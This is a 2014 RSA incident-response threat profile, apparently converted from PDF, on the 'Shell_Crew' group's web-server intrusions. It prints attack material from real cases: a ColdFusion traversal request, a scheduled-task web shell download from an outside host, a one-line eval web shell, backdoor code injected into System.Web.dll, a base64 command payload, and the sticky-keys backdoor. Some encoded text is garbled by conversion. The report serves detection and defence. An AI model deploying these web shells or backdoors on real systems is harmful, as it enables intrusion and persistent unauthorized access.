



# RSA Incident Response: Emerging Threat Profile

*Shell\_Crew*

**January 2014**



## Table of Contents

Table of Contents.....	2
<b>Report Overview .....</b>	<b>5</b>
<b>Intrusion Vector.....</b>	<b>6</b>
Intrusion Overview .....	6
Intrusion Details .....	7
<b>Entrenchment Techniques.....</b>	<b>9</b>
Installation of Web shells .....	9
Registering DLLs with Internet Information Services (IIS) .....	10
Modifying the 'System.Web.dll' file .....	11
Trojan.Derusbi .....	13
'Sethc' RDP backdoor.....	13
<b>Malicious Files and Secondary Tools.....</b>	<b>15</b>
Malicious Files and Secondary Tools Hash List.....	15
Malicious Files – Technical Analysis .....	17
Trojan.Derusbi .....	17
Trojan.Derusbi Server Variant .....	24
Secondary Tools – Technical Analysis.....	28
Notepad.exe .....	28
Credential Logger.....	31
<b>Detection, Mitigation, and Remediation .....</b>	<b>33</b>
General Forensic Footprints .....	33
Security Analytics Integration.....	33
ECAT Integration .....	34
Yara Signatures .....	35
Hash Set, IPs, Domains .....	35
<b>Conclusion .....</b>	<b>36</b>
<b>Appendix 1 – Trojan.Derusbi Variants .....</b>	<b>37</b>
<b>Appendix 2 – Trojan.Notepad Illustration .....</b>	<b>41</b>
<b>Digital Appendix - Details .....</b>	<b>42</b>

## Table of Figures

Figure 1: Anatomy of Web Application Penetration.....	6
Figure 2: Web server log entry .....	7
Figure 3: Example content of a password.properties file .....	7
Figure 4: ColdFusion task that downloads Web shell .....	7
Figure 5: Log entry showing the use of "x.cfm" by IP 125.141.233.19 .....	8
Figure 6: Command executed via Web shell .....	8
Figure 7: Example of a simple Shell_Crew Web shell .....	9
Figure 8: ColdFusion Web shell interface example.....	10
Figure 9: Command used to register a DLL with IIS .....	10
Figure 10: POST request on IIS registered DLL.....	11
Figure 11: POST request to a non-existent Web page.....	11
Figure 12: Modified content of PagehandlerFactory.cs .....	11
Figure 13: Content of default_aspx.cs .....	12
Figure 14: POST request on nonexistent webpage.....	12
Figure 15: Decoded base64 text from the POST request .....	12
Figure 16: The script was further decoded to reveal the contents .....	13
Figure 17: Reply from infected Web server .....	13
Figure 18: Registry modification to invoke sethc.exe debugging .....	14
Figure 19: RDP backdoor example .....	14
Figure 20: Details of the file 'msressvkvx.ttf' - a Trojan.Derusbi variant .....	17
Figure 21: Trojan.Derusbi Configuration Data Decoding Function .....	18
Figure 22: Decoded Trojan.Derusbi configuration data .....	19
Figure 23: Trojan.Derusbi Configuration Data Encoding Function .....	20
Figure 24: XOR key that is used to decode the driver file.....	21
Figure 25: Trojan.Derusbi Driver Decoding Function.....	22
Figure 26: POST request initiated by Trojan.Derusbi.....	22
Figure 27: Binary data transmitted by Trojan.Derusbi .....	23
Figure 28: The Binary data contains a set of three DWORDs .....	23
Figure 29: GET request transmitted by the Trojan .....	23
Figure 30: Characteristics of the file 2.dll - a Trojan.Derusbi variant .....	24
Figure 31: Derusbi server variant - check OS version logic.....	25
Figure 32: Registry key identifying the service name and Trojan file .....	25
Figure 33: Driver logic that looks for handshake .....	26
Figure 34: Trojan.Derusbi server variant handshake structure .....	26

Figure 35: Trojan.Derusbi server variant handshake sample data .....	26
Figure 36: Trojan.Derusbi server variant - authentication .....	27
Figure 37: Trojan.Derusbi server variant – protocol components .....	27
Figure 38: Common usage of notepad.exe .....	28
Figure 39: File details of notepad.exe .....	28
Figure 40: Resource of notepad.exe .....	29
Figure 41: Notepad.exe - built in C2 data structure .....	29
Figure 42: C2 obfuscation in notepad.exe .....	29
Figure 43: Details of the file xmlobj.dll .....	31
Figure 44: Sample of harvested credentials .....	32
Figure 45: ECAT detects a suspicious outbound connection .....	34
Figure 46: Alert sent by ECAT .....	34
Figure 47: MFT File Viewer in ECAT .....	35
Figure 48: Malware sample testing .....	35
Figure 49: Trojan.Derusbi Variants Mutex Overlap .....	37
Figure 50: Trojan.Derusbi variants XOR key overlap .....	38
Figure 51: Trojan.Derusbi variants XOR key overlap .....	39
Figure 52: Trojan.Derusbi variants XOR key overlap .....	40
Figure 53: Relationships between Trojan.Notepad samples .....	41

## Report Overview

The purpose of this report is to share actionable threat intelligence associated with an advanced adversary the RSA IR Team is tracking. Threat intelligence related to advanced adversaries enables security practitioners to mitigate threat impact before the adversary becomes entrenched in an organization's infrastructure. If a breach has already occurred, threat intelligence bolsters incident investigation activities and expedites remediation; ultimately reducing exposure times and minimizing potential data loss.

During recent engagements, the RSA IR Team has responded to multiple incidents involving a common adversary targeting each client's infrastructure and assets. The RSA IR Team is referring to this threat group internally as "Shell\_Crew"; however, they are also referred to as Deep Panda, WebMasters, KungFu Kittens, SportsFans, and PinkPanther amongst the security community.

Shell\_Crew is generally known to utilize the following tactics, techniques, and procedures (TTPs);

- Prevalent use of Web shells to maintain low level persistence in spite of determined remediation efforts;
- Occasional use of Web application framework exploits to achieve initial entry as opposed to traditional spearfishing attempts;
- Lateral movement using compromised credentials with RDP, psexec, or network connections in conjunction with scheduling jobs with the "at" command.
- Abuse of Code Signing infrastructure to validly sign custom backdoor malware;
- Exploiting systems using different SETHC.exe methods accessible via Remote Desktop Protocol (RDP);
- Long history of IP/DNS telemetry allowing for historical research and link analysis;
- Placement of malicious proxy tools introduced into the environment on Windows server based proxies to bypass proxy logging;
- Extensive use of time/date stomping of malicious files to hinder forensic analysis; and
- Malware leveraging compromised credentials to bypass authentication NTLM proxies (proxy aware).


This emerging threat profile covers a sampling of observed indicators that have been derived by analyzing a variety of tools and malicious code collected during recent engagements involving Shell\_Crew. Included are details about an observed intrusion vector, entrenchment techniques, unique malicious files, and tools that are used by this adversary. Additionally, the RSA IR Team has provided content in the form of a digital appendix that can be integrated into Security Analytics, the Enterprise Compromise Assessment Tool (ECAT), or other security tools for rapid detection and visibility of indicators associated with Shell\_Crew.

## Intrusion Vector

### Intrusion Overview

Shell\_Crew has an affinity for exploiting web application vulnerabilities to gain access to the victim's network and information systems. In this section, we've provided details pertaining to an instance where Shell\_Crew breached a victim network through the exploitation of an Adobe ColdFusion directory traversal vulnerability (CVE-2010-2861). This exploit allowed Shell\_Crew to read the 'password.properties' file containing the password hash of the ColdFusion 'administrator' account. After obtaining this password hash, Shell\_Crew was able to recover the password associated with the administrative account, likely by using pre-computed rainbow tables. Using the acquired administrator account credentials, Shell\_Crew created a ColdFusion scheduled task to download a malicious Web shell to the ColdFusion server. They then utilized this Web shell to upload additional Web shells, hash dumping tools, and other Trojans onto the system, as well as created a backdoor into the system for reentry. Using the tools uploaded to the server, Shell\_Crew dumped password hashes from the compromised system, performed network reconnaissance, and moved laterally to systems in the internal network using the compromised credentials with the pass-the-hash technique.

[Figure 1](#) below illustrates the high level anatomy of this particular Shell\_Crew attack.



**Figure 1: Anatomy of Shell\_Crew Web Application Penetration**



## Intrusion Details

On 18<sup>th</sup> June, 2013 an attacker using IP address 184.71.210.4 connected to the ColdFusion Web server and exploited the Adobe ColdFusion directory traversal vulnerability, CVE-2010-2861, to recover the contents of the password.properties file. [Figure 2](#) below depicts a log entry from the Web server that illustrates the initial point of exploitation. The data highlighted in blue shows the directory traversal used to access the password.properties file. In addition, the data highlighted with red (zh-cn) in the User-Agent indicates the language tag on the attacker's system.

```
2013-06-18 05:17:30 W3SVC1 10.193.23.45 GET /CFIDE/administrator/enter.cfm
locale=../../../../../../../../ColdFusion8/lib/password.properties%00en 80 - 184.71.210.4
Opera/9.80+(Windows+NT+6.1;+U;+Edition+IBIS;+zh-cn)+Presto/ 2.10.229+Version/11.61
```

Figure 2: Web server log entry

The password.properties file contained the hash value of the ColdFusion administrator account, which can be seen in [Figure 3](#) below:

```
rdspassword=
password= 00351D71E07C81B978948870A48FE127
encrypted=true
```

Figure 3: Example content of a password.properties file

Through review of log files found on the Web server, the RSA IR team identified that within 10 minutes of retrieving the password.properties file, Shell\_Crew logged in to the ColdFusion management page using the recovered administrator account credentials. This indicates that Shell\_Crew quickly enumerated the password from the hash value found in the password.properties file. Once logged in with the administrator account, Shell\_Crew scheduled a job called “**test**” to download a file containing a ColdFusion Web shell from “http://mpe.ie/1234.zip” and save it to the Web server's local directory **D:\mywebsite\x.cfm**.<sup>1</sup> The log entry from the Web server that shows scheduling of this job is visible in [Figure 4](#).

```
POST /CFIDE/administrator/scheduler/scheduleedit.cfm HTTP/1.1
Host: mywebsite.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:16.0) Gecko/20100101 Firefox/16.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://mywebsite.com/CFIDE/administrator/scheduler/scheduleedit.cfm?submit=Schedule+New+Task
Content-Type: application/x-www-form-urlencoded
Content-Length: 434

TaskName=test&Start_Date=Jun+18%2C+2013&End_Date=&ScheduleType=Once&StartTimeOnce=5%3A27+AM&Interval=Daily&StartTimeDWM=&customInterval_hour=0&customInterval_min=0&customInterval_sec=0&CustomStartTime=&CustomEndTime=&Operation=HTTPRequest&ScheduledURL=http%3A%2F%2Fmpe.ie%2F1234.zip&Username=&Password=&Request_Time_out=&proxy_server=&http_proxy_port=&publish=1&publish_file=D%3A%5Cmywebsite%5Cx.cfm&adminsubmit=Submit&taskNameOrig=
```

Figure 4: ColdFusion task that downloads Web shell

The file downloaded from the remote system to the ColdFusion server, 1234.zip, is a ColdFusion Web shell called “**cfm backdoor by ufo**”. Once the Web shell was downloaded to the Web server by the ColdFusion job, the adversary was able to utilize the functionality of the Web shell to execute commands on the local system, illustrated in [Figure 5](#) and [Figure 6](#).

<sup>1</sup> The name of the website has been changed to protect the privacy of the victim.

```
2013-06-18 05:29:13 W3SVC1 10.193.23.45 POST /x.cfm - 80 - 125.141.233.19
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)
```

**Figure 5: Log entry showing the use of "x.cfm" by IP 125.141.233.19**

```
POST /x.cfm HTTP/1.1

Host: mywebsite.com
Connection: keep-alive
Referer: http://mywebsite.com/x.cfm
Content-Length: 11
Cache-Control: max-age=0
Origin: http://mywebsite.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.30 (KHTML, like Gecko)
Chrome/12.0.742.112 Safari/534.30
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3

cmd=whoami
```

**Figure 6: Command executed via Web shell**

Once Shell\_Crew has a foothold into the victim's network, they move to other systems within the environment to ensure multiple points for re-entry. Some of the techniques used by Shell\_Crew to further insert themselves into a victim's environment are outlined in the next section of this report; Entrenchment Techniques



## Entrenchment Techniques

Shell\_Crew uses a variety of techniques to entrench themselves in a victim's network. For purposes of this report, the term entrenchment is used to describe a technique used by the adversary that allows them to maintain unauthorized access into an enterprise despite attempted remediation efforts by the victim. In addition to traditional Trojans that beacon out to a destination IP address, this adversary has also been observed utilizing the following entrenchment techniques;

- Installation of Web shells;
- Registering DLLs with Internet Information Services (IIS);
- Modifying the 'System.Web.dll' file;
- Trojan.Derusbj; and
- Utilizing the RDP backdoor 'sethc.exe'.

This section of the report discusses each of these entrenchment techniques in further detail.

### 1. Installation of Web shells

Web shells are files containing malicious code written in various Web scripting languages, such as JSP, CFM, ASP, ASPX, or PHP, that when hosted on a publicly accessible Web site allow an adversary such as Shell\_Crew to gain remote access and perform various unauthorized activities on a compromised system and network. A Web shell can be a stand-alone file that only contains Web shell code, or can be an insertion of malicious code directly into an existing legitimate Web site page, thus allowing the adversary to blend with normal traffic and files on the Web server.

Using Web shells has several advantages over traditional Trojans including:

- Low detection rates from Anti-Virus programs due to the variety and customization of code;
- The inability to block or monitor an IP since connectivity can be initiated from any source address; and
- There is no beaconing activity from a Web shell.

The complexity of the Web shells used by Shell\_Crew varies dramatically. [Figure 7](#) shows the contents of a simple Web shell identified during a recent engagement where Shell\_Crew had uploaded the Web shell as a standalone file. This one line of code allowed Shell\_Crew to execute shell commands remotely on the Web server. The red text depicted within the example has been changed as the password value used by Shell\_Crew made reference to the name of the victim company.

```
<%@ Page Language="Jscript"%><%eval (Request.Item["password"], "unsafe") ;%>
```

**Figure 7: Example of a simple Shell\_Crew Web shell**

Shell\_Crew also uses more complex Web shells that contain hundreds of lines of code and offer advanced functionality equal to many capable Trojans. This functionality can include capabilities such as:

- File system traversal;
- File/folder upload, download, and modify;
- Command execution;
- Time stomp files/folder;
- Database connectivity; and
- Communication obfuscation (typically Base64 or ASCII hex encoding).

[Figure 8](#) below is a screenshot of the ColdFusion Web shell used by Shell\_Crew as referenced in the Intrusion Vector section of this report. This Web shell contains robust capabilities such as command execution, directory traversal, file uploads, and the ability to gather basic system information.




Figure 8: ColdFusion Web shell interface example

## 2. Registering DLLs with Internet Information Services (IIS)

Another entrenchment technique used by Shell\_Crew on compromised systems is to register a DLL with IIS. [Figure 9](#) below is an example where a malicious DLL was registered with the IIS Web server using the command line. The ScriptMaps.vbs file is a built in function of IIS for running VBScripts, and is fully documented in MSDN<sup>2</sup>.

```
cscript D:\mywebsite\ScriptMaps.vbs -a ".jna,C:\windows\system32\inetsrv\myDLLname.dll,1,GET,HEAD,POST,TRACE"
```

Figure 9: Command used to register a DLL with IIS

This command line modification will ensure that any incoming request (whether it is a GET, POST, HEAD, or TRACE) with a .jna extension, will be handled by the now registered malicious DLL, in the example in [Figure 9](#), myDLLname.dll. This allows Shell\_Crew to make different requests; both in the request type, such as GET or POST, and the file being requested, making detection more difficult. This method of using various request parameters can be coupled with erratic IP Addresses further decreasing the likelihood that the activity will be detected by conventional means. [Figure 10](#) depicts a sample request to a compromised Web server.

<sup>2</sup> <http://msdn.microsoft.com/en-us/library/ms526052%28v=vs.90%29.aspx>

```

POST /my.jna/?check=589482179 HTTP/1.1
Host: mywebsite.com:80
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Cache-Control: no-cache
Pragma: no-cache
Connection: close
Content-Type: application/octet-stream
Content-Length: 387

2102....s.....2102....C.....C.....?..bO...GET
http://www.ywebtestrunner.com/.cfm HTTP/1.1
Host: www.ywebtestrunner.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:12.0) Gecko/20100101 Firefox/12.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive

```

Figure 10: POST request on IIS registered DLL

### 3. Modifying the 'System.Web.dll' file

This entrenchment technique was discovered after Shell\_Crew made POST requests to nonexistent Web pages on a Web server running IIS. The POST requests always started with a marker string that looked like a hash value. Requests to the same non-existent Web page without the marker would result in a code 404, i.e. page not found. [Figure 11](#) shows an example of a POST request sent by Shell\_Crew to a non-existent webpage.

```

4B39DD871AD56E6BFEC750C33138B985=Response.Write("-->|");var
err:Exception;try{eval(System.Text.Encoding.GetEncoding(936).GetString(System
.Convert.FromBase64String(".....

```

Figure 11: POST request to a non-existent Web page

The typically benign .NET Microsoft file 'System.Web.dll' is an assembly that contains several namespaces. When decompiled with a .NET Decompiler (such as .NET Reflector) the result will be hundreds of C# scripts. Shell\_Crew replaced the existing System.Web.dll with a version which contained changes to two C# scripts:

- Disassembler\System.Web\System\Web\UI\PageHandlerFactory.cs
- Disassembler\System.Web\System\Web\Util\default\_aspx.cs

The first script file PagehandlerFactory.cs contains adversary added code that looks for this marker in the content of the request: **4B39DD871AD56E6BFEC750C33138B985**. When the marker is present, it lets default\_aspx.cs handle the request that follows the marker. [Figure 12](#) highlights the modifications made to the PagehandlerFactory.cs file.

```

private IHttpHandler GetHandlerHelper(HttpContext context, string requestType, VirtualPath virtualPath, string physicalPath)
{
    string str = context.Request["4B39DD871AD56E6BFEC750C33138B985"];
    if (str != null)
    {
        return new default_aspx();
    }
    Page page = BuildManager.CreateInstanceFromVirtualPath(virtualPath, typeof(Page), context, true, true) as Page;
    if (page == null)
    {
        return null;
    }
    page.TemplateControlVirtualPath = virtualPath;
    return page;
}

```

Figure 12: Modified content of PagehandlerFactory.cs

When called by the script `PageHandlerFactory.cs`, the file `default_aspx.cs`, which also contains code added by the adversary, performs the `eval` function on the request sent in the original POST request to the non-existent Web page.

```
try
{
    ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().ScriptObjectStackTop()).localVars[0] = __w;
    ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().ScriptObjectStackTop()).localVars[1] = parameterContainer;
    ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().ScriptObjectStackTop()).localVars[2] = obj2;

    Eval.JScriptEvaluate(base.Request["4B39DD871AD56E6BFEC750C33138B965"], ((INeedEngine) this).GetEngine());
    __w = (HtmlTextWriter) ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().ScriptObjectStackTop()).localVars[0];
    parameterContainer = (Control) ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().ScriptObjectStackTop()).localVars[1];
    obj2 = ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().ScriptObjectStackTop()).localVars[2];
}
```

### Figure 13: Content of default\_aspx.cs

In this instance, the POST request contained data that was Base64 encoded to obfuscate the malicious nature of the request, as shown in [Figure 14](#).

```
POST /idontexist.aspx HTTP/1.1
Cache-Control: no-cache
Referer: http://mywebserver.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: mywebserver.com
Content-Length: 1113
Connection: Close
```

```
4B39DD871AD56E6BFEC750C33138B985=Response.Write(">|");var
err:Exception;try{eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.
FromBase64String("dmFyIGM9bmV3IFN5c3RlbnS5EaWFnbnm9zdGljcy5Qcm9jZXNzU3RhcncRjbmZvKFN5c3Rl
bS5UZXBh0LkVUy29kaW5nLkdldEVuY29kaW5nKDKzNikuR2V0U3RyaW5nKFN5c3RlbnS5Db252ZXJ0LkZyb21CYX
NlNjRTdHJpbmcoUmVxdWVzdC5JdGVtWYyJ6MSJdKSkpO3ZhciBlPW5ldyBTeXN0ZW0uRGlhZ25vc3RpY3MuUHJv
Y2VzcygpO3ZhciBvdXQ6U3lzdGVtLk1PLlN0cmVhbVJlYWRlcixFSTpTeXN0ZW0uSU8uU3RyZWFTUmVhZGVVY02
MuVXNlU2h1bGxFeGVjdXRlPWZhbnN0cmVkaXJlY3RtdGFuZGFyZE91dHB1dD10cnVlO2MuUmVkaXJlY3RtdGFuZGFyZEVyYcm9yPXRydWU7ZS5TdGFyZEluZm89YztJkFyZ3VtZW50cz0iL2MgIitTeXN0ZW0uVGV4dC5Fbm
NvZGluZy5HZXRfZmNvZGluZyZy5MzYpLkdldFN0cm1uZyhtTeXN0ZW0uQ29udmVydC5Gcm9tQmFzZTY0U3RyaW5n
KFJlcXVlc3QuSXRlbVsiejIiXSkpO2UuU3RhcncQoKTTvdXQ9ZS5TdGFuZGFyZE91dHB1dDtFT11LlN0YW5kYX
JkRXJyb3I7ZS5DbG9zZSgpO1Jlc3BvbnnLlldyaXRlKG91dC5SZWFkVG9FbmQoKStFSS5SZWFkVG9FbmQoKSk7
")), "unsafe");}catch(err){Response.Write("ERROR://"%2Berr.message);}Response.Write("<
-");Response.End();&z1=Y21k&z2=Y2QgL2QgIkQ6XG15d2Vic2VydmdVYXCImd2hvYW1pJmVjaG8gW1NdJmN
kNmVjaG8qW0Vd
```

### Figure 14: POST request on nonexistent webpage

Below in [Figure 15](#) is the decoded blue text from the POST request in [Figure 14](#).

```
var c=new System.Diagnostics.ProcessStartInfo(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String(Request.Item["z1"])));var e=new System.Diagnostics.Process();var out:System.IO.StreamReader,El:System.IO.StreamReader;c.UseShellExecute=false;c.RedirectStandardOutput=true;c.RedirectStandardError=true;e.StartInfo=c;c.Arguments="+/c "+System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String(Request.Item["z2"]))";e.Start();out=e.StandardOutput;El=e.StandardError;e.Close();Response.Write(out.ReadToEnd()+El.ReadToEnd());
```

**Figure 15: Decoded base64 text from the POST request**

Additionally, the actual command within the above POST request is also Base64 encoded. Below in [Figure 16](#), the encoded text from the above POST request decoded.

`z1=Y21k&z2=Y2QgL2QgIkQ6XG15d2Vic2VydmVyXCImd2hvYW1pJmVjaG8gW1NdJmNkJmVjaG8gW0Vd`

`z1=cmd&z2= cd /d "D:\mywebserver\"&whoami&echo [S]&cd&echo [E]`

Figure 16: The script was further decoded to reveal the contents

The reply from the server to these POST requests is not obfuscated and could be found in Web server log files as shown in [Figure 17](#).

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Length: 64
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/7.5
X-AspNet-Version: 0.0.0
X-Powered-By: ASP.NET
Date: Thu, 12 Jun 2013 04:18:37 GMT
Connection: close

->|iis apppool\classic .net apppool
[S]
D:\Inetpub\wwwroot\bin
[E]
|<-
```

Figure 17: Reply from infected Web server

#### 4. Trojan.Derusbi

In addition to deploying traditional versions of what Symantec calls Trojan.Derusbi (i.e. samples that beacon to a hard-coded domain/IP address), this adversary deployed a custom version of this Trojan on perimeter servers. Trojan.Derusbi typically consists of a DLL and driver file. The driver of the customized Trojan.Derusbi variant in this example monitors all TCP ports that are utilized by various Windows services. When a connection is established on any TCP port, the driver checks to see if it received a handshake packet. The handshake packet contains a simple structure, which allows the Trojan to function even on busy Web servers.

When a handshake packet is received, the DLL also replies back with a handshake packet. In addition to the handshake, this variant of Trojan.Derusbi also has an authentication step where the client must send the right password to the Trojan. The communication protocol consist of a 24 byte header, and the data is compressed and obfuscated with 4-byte XOR key, which is dynamically generated for each transmission, and which is included in the 24-byte header. This Trojan offers both typical and advanced Trojan functionalities, such as: file traversal, process start/terminate, upload/download, time stomping, and self-updating.

Analysis of customized Trojan.Derusbi variants utilized by Shell\_Crew can be found in the below [Malicious Files and Secondary Tools](#) section.

#### 5. ‘Sethc’ RDP backdoor – ‘Sticky-Keys backdoor’

This well-known technique that is commonly referred to as the sticky-keys backdoor is used when systems on the targeted organization have Microsoft Remote Desktop Protocol (RDP) enabled. While this technique is not exclusive to Shell\_Crew,

the RSA IR Team has observed this group utilize the technique in several different environments. There are two common ways that a system can be exploited using this technique.

1. File sethc.exe is replaced with another file (typically cmd.exe or explorer.exe) in one or both of these two locations:

```
C:\Windows\system32\sethc.exe
```

```
C:\Windows\system32\dllcache\sethc.exe
```

The result of making this change on a system which has RDP enabled, is that once presented with the RDP Windows logon screen, simply pressing the SHIFT key 5 times will launch either a command shell (cmd.exe), a windows explorer window (explorer.exe), or whatever program was copied to replace the sethc.exe application executable.

